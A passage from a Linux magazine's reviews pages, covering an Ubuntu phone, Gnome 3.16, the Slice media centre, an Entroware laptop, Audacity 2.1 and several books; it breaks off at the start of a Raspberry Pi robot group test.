We'll start with the hardware. BQ is Spain's largest smartphone manufacturer, and the Aquaris E4.5 is already one of its established models as it's also available as a mid-range Android device. This is good, as it means the Ubuntu Edition is built on solid hardware foundations. The brightness and quality of the screen (540 x 960 - 240 ppi), for example, are exceptional. The phone's construction is also very good, being slightly smaller and lighter in weight and size than the higher specification LG Nexus 5.

There are two micro-sim card slots, so you can run the phone with two different networks/accounts. This is especially useful if you do a lot of travelling, as you can pick up a Pay As You Go sim while abroad rather than paying roaming fees. And while internal storage is 8GB (with around half free after the operating system is installed), there's a micro SD card slot for up to 32GB of additional storage. The CPU is a modest quad core that runs up to 1.3GHz, and the phone felt nothing but snappy while we were using it. Perhaps the only omission in the specification is the 4G, but that this price threshold, you could argue that people in the market for a 4G device would need a higher specification of phone.



The phone is slightly smaller than a Nexus 5 with more expandability and great audio quality.

After booting, the first screen you usually see displays the time and a circular dial beneath. This dial is an attempt to illustrate your social interactions with the world, as the dots within their positions will grow depending on what you do and what you receive. You can swipe this screen to the right or left to reveal the unlock 'Enter passcode' prompt, and regardless of whether you do this, you can always swipe from the left edge to reveal the launcher icon toolbar.

**No direction home**

This doesn't make much sense to us, because even if you press the camera icon, in the hopes you can take a quick photo without unlocking the device, it won't work. In fact, none of these icons will do anything unless you proceed through the unlock process, making their appearance here redundant. They could possibly be used for notifications – the number of unread Gmail messages shown on the Gmail icon, for instance – but the only notifications you currently have access to from the unlock screen are missed calls and messages.

The phone's 4.5-inch screen is the perfect size for Ubuntu's gesture system, as you need to get your thumb swiping across every screen edge to get the

There's a front and rear facing camera, and a multi-coloured LED alerts the owner to new notifications.



most out of the system. Swiping down from the top is the trickiest, especially if you've got small hands, but the notification system it displays is seamless and powerful and, to our minds, the best example of Canonical's user-interface design.

Similarly, swiping in from the right for task switching is also effective, although it takes considerable effort to reprogram your muscle memory if you've used Android, especially as there's no back button, and we'd sometimes prefer to see the name of an application as well as its preview. Scopes, activated with a long swipe from the left, are the standard way of interacting with the operating system and they're a huge part of Ubuntu's innovation here. They work in a similar way to scopes on the Ubuntu desktop, aggregating content for a single view – different music sources for playback, for example, or news from both Engadget and the BBC.

### Scopes for improvement

We can see lots of potential for scopes, but we do feel they shouldn't be the only point of entry to the operating system. Quick access to the apps scopes would be useful, for example, and we don't understand why the Ubuntu Store is a scope while System Settings isn't, for example. The only way we found of getting from one scope to another is by finding a spare bit of background and swiping across this. This space is usually the small 'breadcrumb' trail at the top of each scope, but it takes some finding on longer pages, and there's no quick way of getting from the left scope to the right scope, which is awkward when you have many. Some sort of rapid scope switching, as offered by the task manager, would help.

We're not going to criticise the Ubuntu Phone for its lack of apps. As Linux users, we're used to this chicken and egg

conundrum; Canonical has done a great job helping developers, and there are plenty of new applications appearing. If *WhatsApp* is important to you, you may want to hold off for a while. But the default apps are fair game, and we miss a decent email client. *Dekko* for IMAP access is the best we've found, but it needs some attention.

Another disappointment is the inability of third-party music apps to stream music in the background, or even when the screen is off. We remember when the iPhone couldn't do this either – a necessary API lock-down to make sure the phone was secure, but our Spotify addiction won't be satisfied until the complex issues governing this non-feature are addressed. Media playback provision is otherwise excellent, with the default video and music players coping with everything (locally) we threw at them. Most of our other essential requirements were also filled. Web browsing, ePub reading (with *Beru*), messaging, contact management, OpenStreet Maps

### Photo quality



The camera sensors on the Aquaris E4.5 (left) and the LG Nexus 5 (right) are similar with both providing an 8MP sensor, but we were quite disappointed by the output from the Ubuntu Phone. Our Ubuntu photos were more washed out, blurrier and less defined, while the Nexus produced more colour, more dynamic range and its files were smaller. The only creative option on Ubuntu Phones



is to enable the HDR mode. On Android, this merges several images into a better exposed photo, taking several seconds to do so, but we found that the Ubuntu equivalent seemed to do almost nothing by comparison.


Not many people buy phones for their camera, but this may be something to consider if impromptu photography is important for you.

(*OSMTouch*) and Twitter are all handled by modern, capable applications. It's also brilliant that there's a file manager and terminal.

With its 2150mAh battery we got around 24 hours use out of the Aquaris. This is a little longer than our Nexus 5, but we'd imagine Canonical isn't sending back as much of our personal data as Google's device.

This is still a phone that's going to need charging most nights, but we've noticed a considerable improvement in battery life with some of the many updates that have been

pushed out since we got hold of the phone.

The most important question to answer is whether Bq's Ubuntu Phone can replace your Android or iPhone. If you're a Linux enthusiast, we think this is easily a yes, because you'll understand many of the challenges and shortcomings. For a wider audience though, we think it's going to take some time. There need to be more user-interface refinements, more app development and a wider choice of hardware options. And we sincerely hope this happens. 

**“The most important question is whether it can replace your Android or iPhone.”**

### LINUX VOICE VERDICT

A great phone with tons of potential, slightly let down by its immaturity when faced with the competition.



# Gnome 3.16

Ben Everard went out to get some figurines for his garden, but ended up with a new desktop environment instead.

## DATA

**Web**  
[www.gnome.org](http://www.gnome.org)  
**Developer**  
 The GNOME Project  
**Licence**  
 GPL and LGPL

**G**nome 3.16 is the ninth incarnation of Gnome in the four years since the desktop environment dramatically changed in the leap from version 2 to 3. In those four years, Gnome 3 has matured significantly and several major detractors – including Linus Torvalds – have switched back to Gnome after vocally deserting the desktop.

The main feature in 3.16 is the combined notifications/calendar window that pops up when you click on the time. It's not entirely clear to us why the notifications have been combined with the calendar in this way. Gnome claims that "this gives a great overview of what is currently happening, as well as what is scheduled for the day". Perhaps it does, but to us, notifications and calendar events are a completely different set of things that we feel no need to combine. Still, despite the somewhat unusual pairing, the feature works well, and does provide easy access to notifications history.

Gnome 3.16 brings one across-the-board change to the look and feel of applications, and that's new


scrollbars. Now, they minimise when not in use, and pop out when the mouse moves close to them, similar to the way the app icons behave in

**"Hiding complexity away doesn't automatically make an application easier to use."**

Ubuntu's Unity desktop. This does give some space saving, but it's minimal, especially as horizontal space isn't a problem for most monitors.

There are three new applications in Gnome 3.16: *Calendar*, *Characters* and *Books*. These continue Gnome's scheme of naming software after the things they work on. We don't know whether this comes from a desire to help new users, an attempt to increase the search engine optimisation of the Gnome suite (we really hope it's not) or simply a lack

The main view doesn't show a window list or have an application launcher, but if you switch to the activities view, all is revealed.




The notifications/calendar window can also be configured to show a day's events and a world clock if you desire.

of imagination. It doesn't really matter why, the result is just unnecessary confusion. Names aside, all these are good, though unremarkable, applications.

The push in recent Gnome releases to create small utility software specifically for this desktop environment seems driven by the new *GTK 3* menu bars that combine the titlebar with some controls for the application. In this style, the menu bar is removed and sometimes, but not always, replaced by a single drop-down menu from one of the buttons. This provides a much cleaner interface, and visually fits in with the Gnome 3 look. However, simply hiding complexity away doesn't automatically make an application easy to use. For many of the simple tools that Gnome provides it works well, but we're yet to be convinced that it's a good idea across a desktop as a whole. Getting rid of menu items also means that you can't control software with Alt+letter.

It feels impossible to succinctly describe Gnome 3.16. There are parts of it that will drive some people mad, not least the design team's war on menus and minimise buttons, and some people will never come to terms with not having a window list on the desktop. For these people, no amount of tweaking the UI or improving the core apps will make Gnome Shell useful. However, if you can buy into Gnome's idea of working where unnecessary complexity is hidden away, and only a clean, simple interface is shown to the user, then 3.16 is a good release. The new features all work well, but there's nothing in it to make us rush out and upgrade.



## LINUX VOICE VERDICT

The new notifications and scrollbars look a bit nicer, but version 3.16 brings no seismic changes to Gnome.



# FiveNinjas Slice


Les Pounder steps into the breach to test a new media centre based on the Raspberry Pi Compute Module

When the Raspberry Pi first arrived way back in 2012, the first project that many of us tried was building a media centre. The Raspberry Pi's low price point and excellent media capabilities made it a natural fit, if a little hacky. Slice is the logical extension of the Pi's media capabilities, and there's nothing hacky about it. It's a project from FiveNinjas, a team made up of Jon Williamson and Paul Beech (Pimoroni), James Adams and Gordon Hollingworth (Raspberry Pi Foundation), and Mo Volans. Their goal was to create a slick media centre using the Raspberry Pi Compute Module, which is a Raspberry Pi Model B shrunk down to the dimensions of a laptop SODIMM RAM module. So isn't this just a Raspberry Pi in a swish case? Well, no.


Slice is a package of hardware and software. On the back of the anodized aluminium case there's a power connector, HDMI, three USB 2.0 ports, micro USB port, Ethernet and a digital output for audio output to a dedicated sound system. Taking the lid off the case we can see many neopixel LEDs around the unit, which react to the user input to provide feedback for tasks such as playing/pausing content. The Raspberry Pi Compute Module sits at the centre of the board, and can be removed from the unit enabling future upgrades to a possible Compute Module based on the BMC2836 package released for the recent Raspberry Pi 2.

## Hard disk storage

There's also a SATA connection for a laptop hard drive to be attached to the unit. This gives us a neat solution to storing our growing digital library; with a homebrew Raspberry Pi setup using the OpenElec distro you'll typically need to use an external USB hard drive, which is fine, but doesn't look as nice as Slice. Adding content to Slice is a simple task: when plugged in to a computer via the included micro USB cable, Slice will appear as a removable hard drive enabling you to copy content over.



When it's plugged in to a computer, Slice appears as a removable hard drive, so you can copy content over.



But Slice isn't just hardware: it is also a custom version of OpenElec that has been configured to provide the best performance on the Raspberry Pi. We first saw a preview of the software way back in August 2014 and then it was still heavily influenced on the standard *Kodi* (the media player formerly known as *XBMC*) user interface. The only gripe we faced was turning off the subtitles on a video; we couldn't do it from the remote so we used the *Yatse* Android application for *Kodi*.

With your content saved to the internal hard drive, OpenElec will automatically scan your content and search for metadata such as plots, actor information and cover art to make your collection look beautiful. Slice can also work with content stored remotely, either in a NAS via NFS, SSH or Samba or web streams such as The Ben Heck Show, BBC iPlayer and 4OD thanks to a series of community-maintained add-ons. Add-ons exist for channels, film trailers, web scrapers, weather, music, and there's even a ROM manager add-on to play emulated games.

Slice is currently in its preview stage with a lot of extra functionality still to be made available – for example, the team are working on an app that will enable custom colours and indicators for the many neopixels. The system is also future-proofed thanks to the Compute Module – if or when the Raspberry Pi Foundation releases a new Compute Module, it will be installable in Slice for a quick power boost! 📺

The software gives us a slick and responsive interface that provides easy navigation via a keyboard, mouse or the bundled Slice media remote.

## DATA

**Web**  
<http://fiveninjas.com>  
**Manufacturer**  
 FiveNinjas  
**Price**  
 From £139 with no disk,  
 to £239 with 2TB disk

## LINUX VOICE VERDICT

A hackable and solid platform for high end consumers – great for those who take their media seriously.



# Entroware Apollo

It's thin, it's sturdy and it's bundled with Linux. But should the Apollo be your next laptop? Mike Saunders investigates.

## DATA

**Web**  
www.entroware.com

**Specs**  
2.2GHz i5, 4GB RAM,  
128GB SSD

**Price**  
£499 (base model), £622  
(review model)

**E**ntroware is a new-ish UK-based company that sells PCs and laptops with Linux pre-installed. Back in issue 11 we looked at its Proteus laptop, and we were largely impressed, giving it 4/5 stars: it's a chunky machine, but well built with a great keyboard. Now Entroware is getting into the ultrabook market with the Apollo, a laptop from Chinese original design manufacturer Topstar (model number U731).

The machine we got hold of is a quad-core 2.2GHz Intel i5 5200U CPU, with 4GB RAM and a 128GB Samsung SSD. This costs £622 from Entroware's online shop, but a base model with a 2.1GHz i3 chip and 500MB of hard drive space is available for the

lower price of £499. Ubuntu 14.10 is pre-installed, but you can also buy the machine without an OS if you plan to install your own distro as soon as you take it out of the box. If you're fairly new to Linux,

though, Ubuntu is the best choice, as things like power management (suspend and resume) work straight away without any extra fiddling required from the user.

Hardware-wise, the Apollo is a good looker and very well built. The silver aluminium chassis is firm, and the machine is light and thin, weighing 1.42kg with dimensions of 325 x 219 x 18 mm. The left-hand side contains ports for power, headphones and USB 2, while the right-hand side has an Ethernet port along with USB 3, HDMI and SD card ports. Above the

Broadwell integrated graphics-powered 1920 x 1080 pixel 13.3" display is a 720P webcam. The Apollo's keyboard is generally good, if a bit rattly at times, although we find the extra Fn key on the right-hand side a total waste of space (it makes the Shift key much narrower than it could be). There's already an Fn key on the left-hand side, so do we really need another? No.

## Scrolling strangeness

Now, The Apollo has a serious flaw: the trackpad. It doesn't support two-finger scrolling, so you're left with the older edge-scrolling method, and this is fundamentally broken. The faster you move your finger along the edge, the slower it scrolls – which sounds completely bizarre, so we had to make a video about it so you can see the weirdness for yourself: [www.linuxvoice.com/apollo.ogv](http://www.linuxvoice.com/apollo.ogv). It can be very frustrating to use, and while Entroware sent us a few *IMWheel* configurations in an attempt to fix it (*IMWheel* is software that remaps what's defined as mouse wheel movement), none of them worked properly. It's a real shame, as the trackpad is of a decent size and smoothness, but without a sensible scrolling facility it's largely useless to many people.

Our other big gripe with the Apollo is the fan. It's always stopping and starting. When the laptop is idle, the fan turns off, but as soon as you do anything slightly CPU intensive – even scrolling a web page – the fan turns on. Stop to read for a while, and the fan turns off. This isn't a deal-breaker if you work in a noisy environment, but it becomes rather annoying in quiet settings. On the upside, the machine never gets hot to the touch, but we'd rather the fan was always running in a very quiet mode, or sacrificed a bit of heat and only turned on when CPU usage jumped to a higher level. We talked to Entroware about this and tried to tweak the settings, with `lm-sensors` and `pwmconfig` – but to no avail.

Ultimately, the Apollo has left us feeling blue. We approve of any efforts to sell laptops without the Windows tax, but we just can't recommend the Apollo with its current trackpad and fan issues. If you've fallen in love with the design, you could contact the maker and see if it has discovered any fixes in the meantime, but in its current configuration we can't give it a thumbs-up. **L**

**“We just can't recommend the Apollo with its current trackpad and fan issues.”**

Entroware adds Tux penguin stickers to the Windows key. Proper Tux keys would require bigger orders from Topstar than Entroware is placing at present.



## LINUX VOICE VERDICT

Sturdy and well built, but the trackpad and fan issues are major let-downs.



# Audacity 2.1

Ben Everard needs fancy audio software to make him sound intelligent on a podcast. Can Audacity manage it?

**A**udacity enables you to record and manipulate audio on Linux. For those of you that have never tried doing this, it's more fraught than it first seems: getting sounds to go into a computer and come out again in the correct manner is a difficult task, and the human ear is very good at picking up any errors.


We use *Audacity* as part of our daily life at Linux Voice to record our fortnightly podcast. There are two features in the new release that will make our lives easier: a live preview of effects, and improved noise removal.

The real-time preview is, perhaps, not quite what it sounds like, because it doesn't allow you to change the settings for an effect during playback; but it does allow you to hit a button and instantly hear the effect without waiting for it to be applied to the whole project. This instant preview, which happens without having to close the effect dialog, makes it far easier to try out different settings. This makes it easier to get a great sound, but it also makes it easier to learn how different parameters of a particular effect change the end result. It's by messing around with effects in this manner that new users can best learn how to make noises sound like they should.


## The chain

In version 2.1, all effects can be included in scripts known as chains. These chains enable users to define a set of operations that should be applied to an audio project, and run them repeatedly. This can make life easier for people who run a standard set of processes on a number of tracks, such as those who record a podcast every fortnight and have a series of effects to improve the sound quality before uploading it to the internet. Chains have been in *Audacity* for

**"The documentation for Audacity should stand as an example to other projects."**



Noise reduction is one of the most important features in audio editing software, so the improvements in this area are huge gain for *Audacity*.



quite some time, but in the new version allows every effect to be used in this manner.

The documentation for *Audacity* should stand as an example to other open source projects. It's thorough, up-to-date and easy to navigate. Even though *Audacity* can be quite complex, the Wiki should guide you through most tasks you need to do. The result of this is that it is, in many cases, easier to use than simpler, more stripped-down software, because you can always work out what you need to do even if the process is more complex in *Audacity*. Because of the documentation, we feel we can recommend *Audacity* to people without experience with audio as well as more seasoned users.

This new release isn't without its problems. The release notes ([http://wiki.audacityteam.org/wiki/Release\\_Notes\\_2.1.0](http://wiki.audacityteam.org/wiki/Release_Notes_2.1.0))

contain a section on known issues that's 9,500 words long. We compliment the *Audacity* team on thoroughly documenting the problems, but there's no escaping the fact that there's a huge list of flaws, and many of them cause application crashes that could lose data. When the data is live audio recordings, that could mean lost data that's impossible to recover or recreate. While we welcome the new features, the bug list is just too high. 📌

The *WxWidgets* interface looks a little dated when compared to more modern widget toolkits, but it's easy to use and works on many OSes.

## DATA

**Web**  
<http://audacity.sourceforge.net>  
**Developer**  
The Audacity Team  
**Licence**  
GPL v2

## LINUX VOICE VERDICT

*Audacity* is still our audio editor of choice, but stability issues prevent us from giving it a higher score.



# Bitcoin: The Future of Money?

Ben Everard is converting his wealth to a new currency: Bath Ales' loyalty points.

In *Bitcoin: The Future Of Money?*, Dominic Frisby explores the impact that Cryptocurrencies have had, and could have on the world. He looks into the Cypherpunk culture that spawned the ideas behind cryptocurrencies, the people who are using Bitcoin now, and he even attempts to uncover Satoshi Nakamoto, the currency's enigmatic creator.


In *Life After The State*, Frisby's previous book, the author details how we can live without a government, and this anti-authoritarian attitude is clear in *Bitcoin: The Future Of Money?*. However, this isn't simply a treatise on how to rid the world of central banks: it's a cool-headed look at the financial system, and how Bitcoin can change it.

Our main criticism of the book is that it's very light on the technical details on Bitcoins and the surrounding world of cryptography. There are a few minor mistakes when it

strays into technical areas (such as when it describes *Tor* as an 'encrypted browser'). It doesn't leave the reader with any real understanding of what Bitcoin actually is, or any grounding for the belief that it should work. Admittedly, this is a hard thing to achieve, since the technical details can be difficult to fully comprehend, but we would have liked more understanding in this area.

Many governments may still try to outlaw Bitcoin – hence the question mark.

**LINUX VOICE VERDICT**  
 Author Dominic Frisby  
 Publisher Unbound  
 Price £8.99  
 ISBN 978-1783520770  
 A good investigation of the social issues of digital currency.  
 ★★★★★



# Black Code

Ben Everard is now too afraid to use the internet and only responds to letters.

Citizen Lab is a project run by the University of Toronto that focuses on human rights and global security online. It has investigated attacks on the Dalai Lama, the Indian defence ministry and ordinary Facebook users (among others). *Black Code* is a book about its work.

As well as passively monitoring the security situation, Citizen Lab actively investigate the attacks and in many cases has been able to retrieve large amounts of information from the attackers. This has led its members further into the world of cyber espionage and crime. Deibert takes the reader along as they go.


*Black Code* at times feels a little directionless. It's full of information, but the links between those bits of information feel a little muddled, and the overall conclusions aren't clear. After reading, it's not clear what the point of all the information was, and the sheer volume of it can make it difficult to mentally process. A stronger narrative flow would, we feel, make the book easier to read.

The expanded edition includes some information about the Snowden leaks, but this book is more globally focused, and much of the issues covered are in the global South and East (to use the Author's term for countries outside of Europe and North America).

This is an important book for anyone interested in the dark side of the internet, though with a little more structure, it could have been much better.

When you look at your computer, just remember that it may be looking back.

**LINUX VOICE VERDICT**  
 Author Ronald J Deibert  
 Publisher McClelland and Stewart  
 Price £12.99  
 ISBN 978-0771025358  
 Black Code is full of attention-grabbing facts, but fails to unify them into a central theme.  
 ★★★★★






## Penetration Testing

**Graham Morrison** stupidly forgot his account password.

**L**et's be honest. While learning how to defend against hackers is undoubtedly both practical and provident, the real draw to penetration testing is that it's a fascinating, challenging and ever evolving subject. It's why we give it coverage. That one of its side effects is excellent security skills is an awesome bonus upgrade. What we really want to know is how you can exploit bugs in someone's code so you can write silly things to their terminal or line printer.

*Penetration Testing* is an excellent and comprehensive title, using Kali Linux and Metasploit in similar ways to our feature in this issue (see p18). The author also has an interest in smartphones, which are covered in their own chapter, as well as social engineering. The only downside is that the book is aimed at beginners, so we're not sure how practical some of the exploits are. Many will target old versions of Windows, for example, and it's going to be a challenge to keep a book like this up



to date. But the principles and approaches will remain relevant, which we feel makes this an excellent next step if you enjoyed our own feature this issue.

### LINUX VOICE VERDICT

Author Georgia Weidman  
 Publisher No Starch Press  
 ISBN 978-1-59327-564-8  
 Price £33.50

The exploits may be a little dated, but the principles of hacking remain intact.




## High Performance Python

There's very little about **Graham Morrison** that isn't high performance.

**P**ython is a wonderful programming language, but it does have the unfair reputation that it isn't the fastest running code on your computer. This makes it ideal for learning or for prototyping, but many developers will be moving on to something else after they've proven their concept in Python. However, there's an awful lot you can do to make your Python code faster, and learning how will not only improve your projects, but your whole approach to programming.

What makes this book such a great read is that it has a purely analytical approach. There's plenty of Python-specific guidance, such as using the cProfile tool that's part of Python's standard library and a variety of other profilers. There's also an in-depth look at more general concepts, such as multiprocessing and memory fragmentation. These are complex subjects but the book remains practical, with lots of examples, and readable by anyone who's dabbled with Python. The



end result is a fascinating title that we thoroughly enjoyed reading and that's likely to have a huge performance impact on your own programming projects.


### LINUX VOICE VERDICT

Author Micha Gorelick & Ian Ozsvald  
 Publisher O'Reilly  
 ISBN 978-1-449-36159-4  
 Price £26.50

A great upgrade for your Python code, especially if you do any data analysis.




## ALSO RELEASED...



Our image dyslexia keeps telling us this is a cook book.

### The GNU Make book

Not content with campaigning for an apology for Alan Turing, or rebuilding Babbage's Analytical Engine, John Graham-Cumming has found the time to write a book about one of the most arcane and complex commands we all rely on in almost every Linux installation.



Apparently it's pronounced 'cute'.

### Qt 5 Blueprints

There's nothing like the *Qt* API/toolkit for cross platform programming, and it's open source! Despite this, *Qt* doesn't always get the attention it deserves, so we're glad to see another title that hopefully sheds some light on how easy it is to construct animated GUIs.



Nothing's gonna beat a Casio calculator watch.

### Beginning Android Wearables

We don't get it – all this excitement over Apple's exciting new venture into clothing the emperor. At least with Android there's a choice, and if smartwatches interest you, there's very little documentation. This book might help, even if its Google Glass coverage doesn't.

LINUX VOICE


RASPBERRY PI  
ROBOTS

## GROUP TEST

The GPIO pins on your Raspberry Pi are crying out for you to add some sort of robot chassis. **Les Pounder** finds the best for you.

## On Test


## 4Tronix Agobo

URL <http://4tronix.co.uk>

PRICE £35.82

*Based on the Raspberry Pi A+, Micro Gear Motors, Ultrasonic and line-following sensors, easy to build.*


## RyanTeck Budget Robotics Kit

URL <http://store.ryanteck.uk>

PRICE £29.99

*Simple to build, expansive platform, easy motors, easy to program in ScratchGPIO.*


## 4Tronix Pi2Go Lite

URL <http://4tronix.co.uk/store>

PRICE £35.95

*Strong chassis, easy to program using Scratch and Python, expansive selection of sensors.*


## Dawn Robotics Pi Camera Robot

URL [www.dawnrobotics.co.uk](http://www.dawnrobotics.co.uk)

PRICE £69.97

*Extensive series of motor control thanks to an Arduino; camera pan and tilt kit for precise camera control.*

## PiBorg DiddyBorg

URL [www.piborg.org/diddyborg](http://www.piborg.org/diddyborg)

PRICE £180

*Six powerful motors, rugged all-terrain design, impressive battery life, access to full GPIO.*

## Raspberry Pi Robots

The human race has a certain love affair with robots. From the early days of film we have *The Day The Earth Stood Still* where an ominous robot named Gort protected his master. Moving forward to the 1970s and 1980s we have the loveable C-3PO, R2-D2 and a certain war machine turned pacifist called Johnny 5. In those early days we would dream of owning a robot that could do our bidding, as long as your bidding did not violate Isaac Asimov's three laws of robotics.

Building a robots can be an incredibly personal project, from choosing the components to giving the robot a name. Each robot is unique and loved by its maker, and with the Raspberry Pi enabling anyone to build a robot it has never been easier to get started with robotics. There are many different robots on the market, from cheap and cheerful kits that retail for around £30, up to large sophisticated projects such as

